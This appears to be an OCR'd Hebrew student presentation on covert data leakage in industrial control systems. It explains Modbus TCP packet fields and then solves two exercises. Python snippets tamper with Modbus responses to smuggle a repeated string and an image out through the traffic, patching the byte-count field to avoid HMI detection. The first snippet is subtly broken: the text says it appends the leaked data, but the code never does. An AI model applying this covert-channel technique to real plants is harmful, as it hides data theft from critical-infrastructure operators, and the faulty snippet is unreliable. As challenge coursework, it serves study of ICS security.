

הזלגת מידע בתשתיות קריטיות

יועד תמר וליאור וינמן

תוכן עניינים



פרוטוקול modbus



Modbus, הוא פרוטוקול בקשה־תגובה אשר מיושם בעזר קשר מאסטר־עבד. התקשורת בו תמיד מתרחשת בזוגות ־ בפרוטוקול זה המאסטר בדרך כלל הוא HMI או מערכת SCADA, והעבד הוא PLC, כאשר התקשורת היא תמיד בקשה־תגובה.
התוכן של הבקשות והתגובות מוגדר על ידי השכבות השונות של הפרוטוקול.

שכבות הפרוטוקול

תקשורת MODBUS מאורגנת בשכבות שעוזרות לבנות את תהליך חילופי הנתונים ולהבטיח תקשורת אמינה בין המכשירים

Application data unit	Protocol data unit
מבנה הנתונים ברמה העליונה ב־TCP/MODBUS. מורכב מ־ MBAP המכיל מידע על הבקשה, כתובות מקור ויעד, מזהה הבקשה ואורך ה־ADU.	מכיל את הפקודה והנתונים עצמם.
מכיל את ה־PDU, אשר בו נמצאים הפקודה (קוד הפונקציה ־ במטלה זו אנחנו מתמקדים בקוד פונקציה מספר 1 ־ קריאה) והנתונים בפועל.	כולל את קוד הפונקציה המציין איזה פעולה נרצה לבצע.

"COILS" ־ הם ביטים פיזים של אאוטפוט.
דוגמה פשוטה: הנורות במפעל, במצב תקין ה־ COILSשלהם מ־1 עד 5 מחליפים ביט מ־0 ל־1 וההפך.

חבילת בקשה

נסתכל כעת על שכבת האפליקציה - של חבילת הבקשה:

ADU:

TRANSACTION IDENTIFIER

באורך 2 בתים, מספר יחודי המזהה את רכיב המאסטר.

PROTOCOL IDENTIFIER

באורך 2 בתים, מספר המזהה את הפרוטוקול בו נעשה שימוש.

LENGTH

באורך 2 בתים, אורך כלל הפרוטוקול

UNIT IDENTIFIER

באורך בית 1, מספר יחודי המזהה את רכיב העבד.

FUNCTION CODE

באורך בית 1, מציין איזה פעולה נרצה לעשות.

חבילת בקשה

נסתכל כעת על שכבת האפליקציה - של חבילת הבקשה:

PDU:

BIT COUNT

באורך בית 1
המשמעות אצלנו היא
כמות הנורות במפעל.

REFERENCE NUMBER

באורך 2 בתים,
מספר הפניה.

חבילת תגובה

נסתכל כעת על שכבת האפליקציה - של חבילת התגובה:

ADU:

LENGTH

באורך 2 בתים, אורך כלל הפרוטוקול

PROTOCOL IDENTIFIER

באורך 2 בתים, מספר המזהה את הפרוטוקול בו נעשה שימוש.

TRANSACTION IDENTIFIER

באורך 2 בתים, מספר יחודי המזהה את רכיב המאסטר.

FUNCTION CODE

באורך בית 1, מציין איזה פעולה נרצה לעשות.

UNIT IDENTIFIER

באורך בית 1, מספר יחודי המזהה את רכיב העבד.

חבילת תגובה

נסתכל כעת על שכבת האפליקציה - של חבילת התגובה:

PDU:

COUNT BYTE

באורך בית 1, מציין את אורך המידע המועבר.

REFERENCE NUMBER

באורך 2 בתים, מספר הפניה.

ADDITIONAL COILS

באורך של עד כ-250 בתים, מיקום נוסף לצורך שמירת עוד מידע

אלגוריתמיקה

שאלה 1

בשאלה זו, נדרשנו להזליג 50 פעמים את המחרוזת "ROCKS OTORIO".
את ההזלגה הזו ביצענו דרך 5 חבילות, כך שבכל חבילה הזלגנו 10 פעמים
(כמובן, לא ניתן להזליג את הכל בחבילה אחת בגלל המגבלה על גודל החבילה) .
בכל חבילה שהזלגנו דרכה, דחפנו את המחרוזת בסוף שכבת האפליקציה
(כלומר, DATAהמועבר לפונקציה) , עם שינוי של בית יחיד באמצע. כפי שראינו
בחלק המחקר על הפרוטקול - חבילות RESPONSE, מכילות שדה הנקרא
BYTE COUNT שמשמעותו היא - בגודל כמה בתים המידע המועבר בחבילה.
הבית הנ"ל - נמצא במיקום 8, לכן שינינו אותו לאורך של המידע שאנחנו מזליגים
בכל פעם.

שאלה 1

ניתן לראות, תחילה אנחנו מגדירים את המידע להזלגה - שהוא 10 פעמים המחרוזת הרצויה. לאחר מכן (הגדרנו MEMBER DATA שיספור את כמות ההזלגות) אם עוד לא שלחנו 5 פעמים - נייצר את המידע החדש להחזרה מהפונקציה - הוא יהיה שכבת האפליקציה הנתונה עם השינוי של השדה הרצוי שמתאר את גודל המידע ובנוסף המידע בסוף שכבת האפליקציה. כמו כן, אם כבר שלחנו מעל 5 פעמים - נחזיר את המידע הרגיל ללא הזלגה.

שאלה 1

```python
# In this part, we need to leak the string "Otorio Rocks" - 50 times,
# We'll leak it 5 times (5 packets), each packet contains 10 strings.
to_leak = 10 * "Otorio Rocks"

if self.leak_counter < 5:

    # Each `modbus` packet contains a `Byte Count` field that contains the amount
    # response contains - so we need to modify it to avoid HMI detection.
    payload = data[:8] + binascii.unhexlify(hex(len(to_leak) + 1)[2:]) + data[9:]

    self.leak_counter += 1
else:
    payload = data
return payload
```

שאלה 2

בשאלה זו, נדרשנו לבחור תמונה כלשהי ולהזליגה.
את ההזגלה הזו ביצענו דרך מספר לא קבוע של חבילות. ביצענו סגמנטציה על התמונה (כלומר, חילוק של המידע של התמונה למספר חלקים) , בחרנו שכל סגמנט יהיה בגודל 200 בתים והסגמנט האחרון יהיה כל מה שנשאר.
כמו בסעיף הקודם, ההזלגה של המידע עצמו היא בסוף שכבת האפליקציה עם שינוי של הבית המתאר את אורך המידע.

שאלה 2

תחילה אנחנו פותחים את התמונה וקוראים את כל המידע, לאחר מכן מגדירים את גודל הסגמנט. אחר כך יש לנו שני מצבים - האם יש לנו סגמנט באורך 200 או שאנחנו בסגמנט האחרון (שהוא כל השארית) , בשני המקרים - אנחנו מגדירים את החבילה להחזרה על ידי שינוי הבית פלוס הדחיפה של המידע בסוף ומחזירים, כמובן אחרת - אם סיימנו להלזיג נחזיר את החבילה הרגילה.

שאלה 2

בנוסף, יש לנו גם כמה שורות (שמסומנות בהערה) שמטרתן לשמור את כל הסגמנטים שאנחנו מבצעים (כדי להיווכח שכל התמונה הוזלגה במלואה) , כלומר אם בסוף הקובץ החדש שנוצר הוא בדיוק התמונה שהתחלנו איתה הזלגנו הכל. (רק לצורך בדיקה עצמית) .

שאלה 2

```python
# Opening the image we want to leak.
with open("image.jpeg", "rb") as image:
    to_leak = image.read()

# Performing segmentation (partition) over the image.
segmentation = (len(to_leak) // 200) + 1

# 0, ... ,n-1 first segments.
if self.segmentation < segmentation - 1:
    payload = data[:8] + binascii.unhexlify(hex(201)[2:]) + data[9:] + \
              to_leak[self.segmentation * 200:(self.segmentation + 1) * 200]

    # DEBUG - Ensure that image fully leaked:
    # with open("tmp", "ab") as f:
    #     f.write(to_leak[self.segmentation * 200:(self.segmentation + 1) * 200])

    self.segmentation += 1

# the last (n-th) segment.
elif self.segmentation == segmentation - 1:
    payload = data[:8] + binascii.unhexlify(hex(len(to_leak) - (200 * (segmentation - 1)))[2:]) + \
              data[9:] + to_leak[200 * (segmentation - 1):]

    # DEBUG - Ensure that image fully leaked:
    # with open("tmp", "ab") as f:
    #     f.write(to_leak[200 * (segmentation - 1):])

    self.segmentation += 1
else:
    payload = data
return payload
```

Thank you!